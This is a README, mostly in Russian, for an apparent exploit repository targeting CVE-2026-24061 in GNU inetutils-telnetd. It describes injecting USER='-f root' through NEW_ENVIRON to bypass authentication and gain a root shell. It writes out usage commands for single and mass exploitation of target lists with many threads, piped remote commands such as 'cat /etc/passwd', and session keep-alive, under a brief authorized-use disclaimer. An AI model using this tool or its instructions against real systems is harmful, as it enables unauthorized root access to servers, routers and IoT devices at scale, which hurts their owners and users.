 tc4dy/cve-2026-24061-poc-exploit
Эксплойт удаленного обхода аутентификации для GNU inetutils-telnetd (CVE-2026-24061) с использованием CRLF-инъекции для получения мгновенной root-оболочки. Поддерживает одиночную/массовую эксплуатацию, многопоточность, настраиваемые порты, конвейерный режим и поддержание сессии.




Редакция для GNU inetutils-telnetd — CRLF-инъекция для обхода аутентификации и мгновенной root-оболочки
Этот эксплойт использует CVE-2026-24061 — критическую уязвимость удалённого обхода аутентификации в GNU inetutils-telnetd. Путём внедрения специально сформированной полезной нагрузки NEW_ENVIRON с USER='-f root' он обходит аутентификацию и предоставляет мгновенную root-оболочку без каких-либо учётных данных.
Примечание: Скрипт
basic_exploit.sh— это упрощённая и более быстрая версияexploit.sh; однако для полной функциональности рекомендуетсяexploit.sh.
| Категория | Возможности |
|---|---|
| Эксплуатация | [+] Обход аутентификации через CRLF-инъекцию [+] Мгновенная root-оболочка [+] Внедрение произвольного пользователя (-f admin, -f user) |
| Сканирование | [+] Эксплуатация одной цели [+] Массовая эксплуатация из файла [+] Многопоточность (настраиваемое число потоков) [+] Поддержка произвольного порта |
| Продвинутые | [+] Режим конвейера (выполнение команд через stdin) [+] Поддержание сессии [+] Механизм повторных попыток [+] Управление таймаутом |
| Удобство | [+] Цветной вывод (colorama) [+] Два языка (Python и Bash) [+] Подробный/отладочный режим |
| Продукт | Версии |
|---|---|
| GNU inetutils-telnetd | 1.9.3 - 2.7 |
| Затронутые дистрибутивы Linux | Debian, CentOS, Ubuntu и их производные. (Zorin OS, Linux Mint, Pop!_OS и Elementary OS) |
| Встраиваемые устройства | NAS, IoT, маршрутизаторы |
[!] Отказ от ответственности: Этот инструмент предназначен только для авторизованного тестирования безопасности и образовательных целей. Несанкционированный доступ незаконен.
# python vers better btw

# Clone the repository
git clone https://github.com/tc4dy/CVE-2026-24061-PoC-Exploit
cd CVE-2026-24061-PoC-Exploit

# Python version
pip3 install -r requirements.txt

# Bash version
chmod +x exploit.sh
chmod +x basic_exploit.sh
# Python version
python3 exploit.py -u 192.168.1.100

# Bash version
./exploit.sh -u 192.168.1.100
./basic_exploit.sh 192.168.1.100
# Custom port (non-standard telnet port)
python3 exploit.py -u 10.0.0.5 -p 2323

# Custom username injection
python3 exploit.py -u 10.0.0.5 -usr admin
# Create targets file
echo "192.168.1.100" > targets.txt
echo "192.168.1.101" >> targets.txt
echo "10.0.0.5:2323" >> targets.txt

# Mass exploit with 20 threads
python3 exploit.py -l targets.txt -m 20

# Bash version
./exploit.sh -l targets.txt -m 20
# Execute commands via pipe
echo "id; whoami; uname -a" | python3 exploit.py -u 192.168.1.100

# Multiple commands
echo "ls -la; cat /etc/passwd; ps aux" | ./exploit.sh -u 192.168.1.100
# Verbose mode with debug output
python3 exploit.py -u 192.168.1.100 -v

# Custom timeout and retries
python3 exploit.py -u 192.168.1.100 --timeout 10 --retries 5

# Session keep-alive (maintain shell)
python3 exploit.py -u 192.168.1.100 --keep-alive
| Короткий | Длинный | Описание | По умолчанию |
|---|---|---|---|
-u | --url | Целевой IP-адрес | Обязательно |
-p | --port | Целевой порт | 23 |
-l | --list | Файл со списком целей | Нет |
-m | --max-threads | Максимальное число потоков для массовой эксплуатации | 10 |
-usr | --username | Имя пользователя для внедрения | root |
-t | --timeout | Тайм-аут сокета (секунды) | 10 |
-r | --retries | Количество попыток повтора | 3 |
-v | --verbose | Включить отладочный вывод | False |
--keep-alive | Поддерживать сессию активной после эксплуатации | False |
Ознакомьтесь с другими моими репозиториями эксплойтов:
